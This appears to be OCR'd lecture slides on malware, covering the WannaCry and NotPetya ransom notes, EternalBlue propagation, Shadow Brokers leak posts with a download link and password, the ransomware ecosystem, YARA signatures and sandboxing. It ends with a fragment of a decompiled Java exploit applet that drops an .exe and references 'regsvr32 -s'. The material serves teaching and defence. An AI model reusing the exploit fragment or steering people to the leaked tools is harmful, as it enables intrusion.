The FBI took down another China-linked botnet that consisted of more than 260,000 connected devices and was controlled by a publicly traded technology company in Beijing.

# Another case story: NotPetya

# 2017: WannaCry and NotPetya



Ooops, your files have been encrypted!

Payment will be raised on

5/16/2017 00:47:55

Time Left

02:23:57:37

Your files will be lost on

5/20/2017 00:47:55

Time Left

06:23:57:37

**What Happened to My Computer?**

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

**Can I Recover My Files?**

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

**How Do I Pay?**

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.


Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw



```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   eyDnsh-fSebwG-yPU1Av-ybXzTa-B1CqTi-4GWHTW-11SnPk-MpAF58-KEhgW1-wLhPRb

If you already purchased your key, please enter it below.
Key: _
```


# NotPetya propagation

The following methods are used to spread across a network:

- Network node enumeration

- SMB copy and remote execution

- SMB exploitation via EternalBlue



## Lost in Translation

theshadowbrokers (60) in shadowbrokers • 2 years ago

KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeeee


theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?

# NotPetya propagation

EternalBlue exploits a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol (CVE-2017-0144).

The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of Microsoft Windows mishandles specially crafted packets from remote attackers, allowing them to remotely execute code on the target computer.

The NSA did not alert Microsoft about the vulnerabilities, and held on to it for more than five years before the Shadowbroker breach.



## Lost in Translation

theshadowbrokers (60) in shadowbrokers • 2 years ago

KEK…last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeeee

theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?


# NotPetya payload

Infects the **master boot record (MBR)** and overwrites the Windows **bootloader**, and triggers a restart.

Upon startup, the payload encrypts the **Master File Table** of the **NTFS** file system, and then displays the ransom message demanding a payment made in Bitcoin.

Meanwhile, NotPetya encrypts the files behind the scenes.

# Read more




## NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft

June 29, 2017 Karan Sood and Shaun Hurley From The Front Lines


```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   zRNagE-CDBMfc-pD5Ai4-vFd5d2-14mhs5-d7UCzb-RYjq3E-ANg8rK-49XFX2-Ed2R5A

If you already purchased your key, please enter it below.
Key: _
```

# Ransomware

# Ransomware statistics



# Ransomware ecosystem



Access broker

Compromises networks
Persists on systems

RDP access

Exploits

Compromised credentials

Botnets

Ransomware builder

Leak site

Payment processing

Victim messaging

RaaS operator

Develops and maintains tools

Ransomware-as-a-service affiliate

Moves laterally in network
Persists on systems
Exfiltrates data
Distributes and runs ransomware payload

NO BACKUPS?
I TOO LIKE TO LIVE DANGEROUSLY
memegenerator.net


# Malware Defenses

# Malware vs firewall

# Firewall vs bind vs reverse_tcp

```
#include <stdio.h>
#include <malware.h>

int main() {

    system(malware.exe);

    if ( firewall_OFF && ( bind || reverse_tcp ) ) attacker_wins();

    if ( firewall_ON && bind ) defender_wins();

    if ( firewall_ON && reverse_tcp ) attacker_wins();

    return(42);
}
```

# Malware vs AV



# Malware Defenses

Signatures – a fingerprint of known malware like strings, code sequences

Application control – maintain a list of approved applications to run

Heuristic – useful to identify “new” malware based code analysis, execution emulation


Anomaly based – define normal behaviour and monitor for the abnormal

# Signatures

**YARA** is an open-source tool designed to help malware researchers identify and classify malware samples.

It makes it possible to create descriptions (or rules) for malware families based on textual and/or binary patterns.


YARA is multi-platform, running on Linux, Windows and Mac OS X.



```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

# Sandboxing


E.g., **Cuckoo Sandbox**, an open source automated malware analysis system (sandbox)



**Detected signatures**

- The executable contains unknown PE section names indicative of a packer (could be a false positive) 1 event
- The file contains an unknown PE resource name possibly indicative of a packer 1 event
- Performs some HTTP requests 21 events
- Allocates read-write-execute memory (usually to unpack itself) 1 event
- Communicates with host for which no DNS query was performed 1 event
- Connects to an IP address that is no longer responding to requests (legitimate services will remain up-and-running usually) 1 event
- File has been identified by 39 AntiVirus engines on VirusTotal as malicious 39 events

# Application control



```
META-INF
MyApplet
  MyApplet
    Leak
    MyBufferedImage
    MyColorSpace
    ARRAY_MAGIC : int
    ARRAY_NEWSIZE : int
    ARRAY_OLDSIZE : int
    LEAK_MAGIC : int
    SPRAY_ARRAY_COUNT : int
    SPRAY_LEAK_COUNT : int
    _bigArray : int[]
    _memBaseIdx : long
    _memBaseObj : int[]
    _memBasePtr : long
    _sarrays : int[][]
    _sleaks : MyApplet.Leak[]
    doffsets : int[]
    serialVersionUID : long
```

```java
    if ((offs >= 0L) && (offs < 2147483647L)) {
      this._bigArray[((int)offs)] = value;
    }
  }

  public static String z = "regsvr32 -s";

  void privileged()
  {
    String ss = Integer.toString(0);
    try
    {
      new String("");
      String localException = System.getProperty("java.io.tmpdir");
      File f1 = new File(localException + "gwebrbegrbgr" + ss + ".exe");
      try
      {
        b = f1.createNewFile();
      }
      catch (Exception var7)
      {
```